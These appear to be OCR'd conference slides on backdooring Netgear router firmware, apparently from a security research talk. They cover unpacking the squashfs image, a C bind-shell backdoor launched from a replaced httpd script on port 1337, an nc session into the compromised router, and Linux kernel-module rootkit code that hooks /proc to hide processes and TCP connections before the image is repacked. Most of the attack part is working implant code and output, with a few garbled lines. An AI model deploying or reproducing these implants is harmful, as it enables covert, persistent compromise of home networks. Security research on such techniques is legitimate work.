2. This firmware is based on the WNR1000v3h1 firmware v1.0.2.26. This is exactly the same as firmware v1.0.2.26 except this firmware detects the hardware board to see if it's v3h1 or v3h2 and then applies the right wireless transmitting power settings accordingly.

Bug Fixes:

1. The BlackBerry sometimes cannot connect to the router when the wireless mode is "up to 72 mbps" or "up to 150 mbps". This doesn't look like a problem on the router, and a workaround is to try a different wireless channel on the router or to try more times to connect the BlackBerry to the router.

Installation Instructions:

1. Download the firmware to a convenient place such as your desktop.
   For North America users only

   Click here to download
   2.46 MB

   For users outside Americas - World wide Version

   Click here to download
   2.46 MB

2. Log in the router using **http://www.routerlogin.net**.
3. Click **Maintenance** > **Router Upgrade**.
4. Click **Browse** and locate the file you just downloaded.


Search Answers
Go

Answers others found helpful

- WNR1000v3 Firmware Version 1.0.2.26
- WNR1000v3
- WN2000RPT Initial Release Firmware Version 1.0.0.2
- WPN824v3 Firmware Version 1.0.8_1.0.7
- WPN824v3 Firmware Version 1.0.7

VSR

Getting unsquashfs



Dear Mr. Coppola,

Thank you for choosing NETGEAR, my name is John from 2nd Level Technical Support.

I have read your case and understand that you are experiencing some problems with the NETGEAR WNR1000v3 with regard to its unsquashfs.c to un-package the file system of the router. I apologize for the inconvenience you have experienced. Since we are doing this online, it may require a few e-mail exchanges before we can resolve the issue. Rest assured that I will do my best effort to help resolve your case in the least amount of time.

As of this moment, I do not have the information requested and if it is available for customers. I will send a request to our Engineering department if the information can be disseminated at your level.

Getting unsquashfs



3/27/2012 8:08:00 PM
Notes added by 41035
Case Number: 18044702

Dear Mr. Coppola,

Please find the file you requested on the link below:


http://www.filetolink.com/68e593ac

Thanks again for choosing NETGEAR. Have a great day!

Sincerely,

NETGEAR Support

...and success!



```
sh-4.1$ cp ../bcm5356/src/router/squashfs/unsquashfs .
sh-4.1$ ./unsquashfs squashfs.bin

created 327 files
created 35 directories
created 59 symlinks
created 0 devices
created 0 fifos
sh-4.1$ ls squashfs-root/
bin  dev  etc  lib  media  mnt  proc  sbin  sys  tmp  usr  var  www
sh-4.1$ ls squashfs-root/etc
icon.ico  large.ico    ld.so.conf  ppp          small.ico
iproute2  ld.so.cache  lld2d.conf  resolv.conf
sh-4.1$ ls squashfs-root/bin
busybox  cp    gunzip  ls     mount  ps   rmdir   wps_ap
cat      eapd  gzip    mkdir  msh    pwd  sh      wps_monitor
chmod    echo  kill    mknod  ping   rm   umount  zcat
sh-4.1$ 
```

VSR

Deploying the Payload


Payload Vectors

- So we have a minimalistic Linux system…
- Userland is dirtier, quicker, more portable
- Kernel-land is stealthier, more development considerations, less portable


Infection via Userland

- Simple C backdoor code, drop on filesystem
- Single binary is executable across nearly all target systems
- File is visible, process is visible… who cares?
- Connections are visible… more of an issue.

Dropping the Binary




```
    if ( listen(sockfd, 1) < 0 )
    {
        printf("Error listening for connections.\n");
        return -1;
    }

    if ( (result = accept(sockfd, NULL, 0)) < 0 )
    {
        printf("Error accepting new connection.\n");
        return -1;
    }

    printf("Received connection, dropping shell.\n");

    dup2(result, 2);
    dup2(result, 1);
    dup2(result, 0);

    execl(SHELL, SHELL, NULL);

    return 0;
}
                                                   74,1          Bot
```



```
sh-4.1$ ls
bin  dev  etc  lib  media  mnt  proc  sbin  sys  tmp  usr  var  www
sh-4.1$ cd usr/sbin
sh-4.1$ ls
acl_logd           email      lld2d        tc             vconfig
bind               emf        nas          telnetenabled  wan_debug
bpalogin           epi_ttcp   nvram        tfmeter        wandetect
bpa_monitor        et         outputimage  timesync       wanled
brctl              ftpc       pot          udhcpc         wl
cli                heartbeat  pppoecd      udhcpd         wlanconfigd
ddnsd              httpd      pptp         upnp           wlconf
dnsmasq            httpd.bak  ripd         upnpd          wpsd
dnsRedirectReplyd  igs        swresetd     upnpnat        zebra
sh-4.1$ cat httpd
#!/bin/msh
/usr/sbin/bind 1337 &
/usr/sbin/httpd.bak
sh-4.1$ 
```

```
#!/bin/msh
/usr/sbin/bind 1337 &
/usr/sbin/httpd.bak
```



```
sh-4.1$ nc 192.168.1.1 1337
ls -l
drwxr-xr-x    1 0        0            2986 Jan 30  2010 www
lrwxrwxrwx    1 0        0               7 Jul 21  2012 var -> tmp/var
drwxr-xr-x    1 0        0              29 Jan 30  2010 usr
drwxr-xr-x    1 0        0               0 Jan  1  2000 tmp
drwxrwxr-x    1 0        0             304 Jan 30  2010 sbin
dr-xr-xr-x   29 0        0               0 Jan  1  2000 proc
drwxrwxr-x    1 0        0               0 Jan 30  2010 mnt
drwxr-xr-x    1 0        0              87 Jan 30  2010 lib
drwxr-xr-x    1 0        0              51 Jan 30  2010 etc
drwxr-xr-x    1 0        0               0 Jan  1  1970 dev
drwxrwxr-x    1 0        0             112 Jan 30  2010 bin
routerinfo
Release version : Netgear Wireless Router WGR614v9
                  U12H09400/V1.2.30/41.0.44NA
           Time : Jan 30 2010 15:04:16
    CFE version : 2.6
PIN number not found!
WSC PIN - ��������
LAN mac address - 0026F22463AC
WAN mac address - 0026F22463AD
WLAN mac address - 0026F22463AC
Board ID - U12H094T00_NETGEAR
serial number - 1SV89A72227CC
```

Infection via Kernel-Land

- Three possible methods
  - Infection via LKM
  - Infection via /dev/kmem
  - Static kernel patching
- Bug in code would DoS the entire network
- Must be compiled against target kernel tree
- Files, processes, connections are hidden

Infection via LKM

- Linux Kernel Module

- Basic rootkit techniques from old Phrack articles are still relevant
  - plaguez - Weakening the Linux Kernel (Issue #52)
  - palmers – Advances in Kernel hacking (Issue #58)
  - sd, devik - Linux on-the-fly kernel patching without LKM (Issue #58)
  - tress - Infecting loadable kernel modules (Issue #61)

- As well as older rootkit code (like Adore)

Infection via LKM

- Init and exit functions
- Hide processes -> Hook /proc readdir()
- Hide files / directories -> Hook dir readdir()
- Hide connections -> Hook /proc/net/tcp, udp

LKM Structure for 2.4

```
#include <linux/module.h>
#include <linux/kernel.h>

int init_module ( void ) {
    // Executed upon LKM load
    // We'll call out to hook various functions here

    return 0;
}

void cleanup_module ( void ) {
    // Executed upon LKM unload
    // We'll uninstall any hooks and restore original function pointers here
}

MODULE_LICENSE("GPL");
```

LKM Structure for 2.6

```
#include <linux/module.h>
#include <linux/kernel.h>

static int __init i_solemnly_swear_that_i_am_up_to_no_good ( void ) {
    // Executed upon LKM load
    // We'll call out to hook various functions here

    return 0;
}

static void __exit mischief_managed ( void ) {
    // Executed upon LKM unload
    // We'll uninstall any hooks and restore original function pointers here
}

module_init(i_solemnly_swear_that_i_am_up_to_no_good);
module_exit(mischief_managed);

MODULE_LICENSE("GPL");
```

Linux 2.4/2.6 Hiding Processes (and Files)

```
readdir_t o_proc_readdir;
filldir_t o_proc_filldir;

int n_proc_filldir ( void *__buf, const char *name, int namelen, loff_t offset, u64
ino, unsigned d_type ) {
    char *endp;

    if ( is_hidden_pid(simple_strtol(name, &endp, 10)) )
        return 0;
    return o_proc_filldir(__buf, name, namelen, offset, ino, d_type);
}

int n_proc_readdir ( struct file *file, void *dirent, filldir_t filldir ) {
    o_proc_filldir = filldir;
    return o_proc_readdir(file, dirent, &n_proc_filldir);
}

void hook_proc () {
    struct file *filep;

    filep = filp_open("/proc", O_RDONLY, 0);
    o_proc_readdir = filep->f_op->readdir;
    filep->f_op->readdir = &n_proc_readdir;
    filp_close(filep, 0);
}
```

Linux 2.4 Hiding Connections

Dirty hairball of code, full code in adore-ng:

```
int n_get_info_tcp ( char *page, char **start,
off_t pos, int count ) {
    int r = 0, i = 0, n = 0;
    char port[10], *ptr, *it;
[...]
    r = o_get_info_tcp(page, start, pos, count);
[...]
    for ( ; ptr < page + r; ptr += NET_CHUNK ) {
        if ( ! is_hidden_port(ptr) ) {
            sprintf(port, "%4d", n);
            strncpy(ptr, port, strlen(port));
            memcpy(it, ptr, NET_CHUNK);
            it += NET_CHUNK;
            ++n;
        }
    }
[...]
    return r;
}
```

```
void hook_tcp () {
    struct proc_dir_entry *pde;

    pde = proc_net->subdir;
    while ( strcmp(pde->name, "tcp") )
        pde = pde->next;
    o_get_info_tcp = pde->get_info;
    pde->get_info = &n_get_info_tcp;
}
```

VSR

Linux 2.6 Hiding Connections

```
static int (*o_tcp4_seq_show)(struct seq_file *seq, void *v);
#define TMPSZ 150

static int n_tcp4_seq_show ( struct seq_file *seq, void *v ) {
    int ret;
    char port[12];

    ret = o_tcp4_seq_show(seq, v);
    sprintf(port, ":%04X", to_hide_port);
    if ( srnstr(seq->buf + seq->count - TMPSZ, port, TMPSZ) ) {
        seq->count -= TMPSZ;
        break;
    }
    return ret;
}

void hook_tcp () {
    struct file *filep;
    struct tcp_seq_afinfo *afinfo;

    filep = filp_open("/proc/net/tcp", O_RDONLY, 0);
    afinfo = PDE(filep->f_dentry->d_inode)->data;
    o_tcp4_seq_show = afinfo->seq_ops.show;
    afinfo->seq_ops.show = &n_tcp4_seq_show;
    filp_close(filep, 0);
}
```


Repacking the Image

Repacking the Image

- Rebuild the unpacked filesystem
- Append extracted / generated parts together again
- Pad sections to defined length, if necessary
- Don't worry about metadata yet, we'll take care of that next

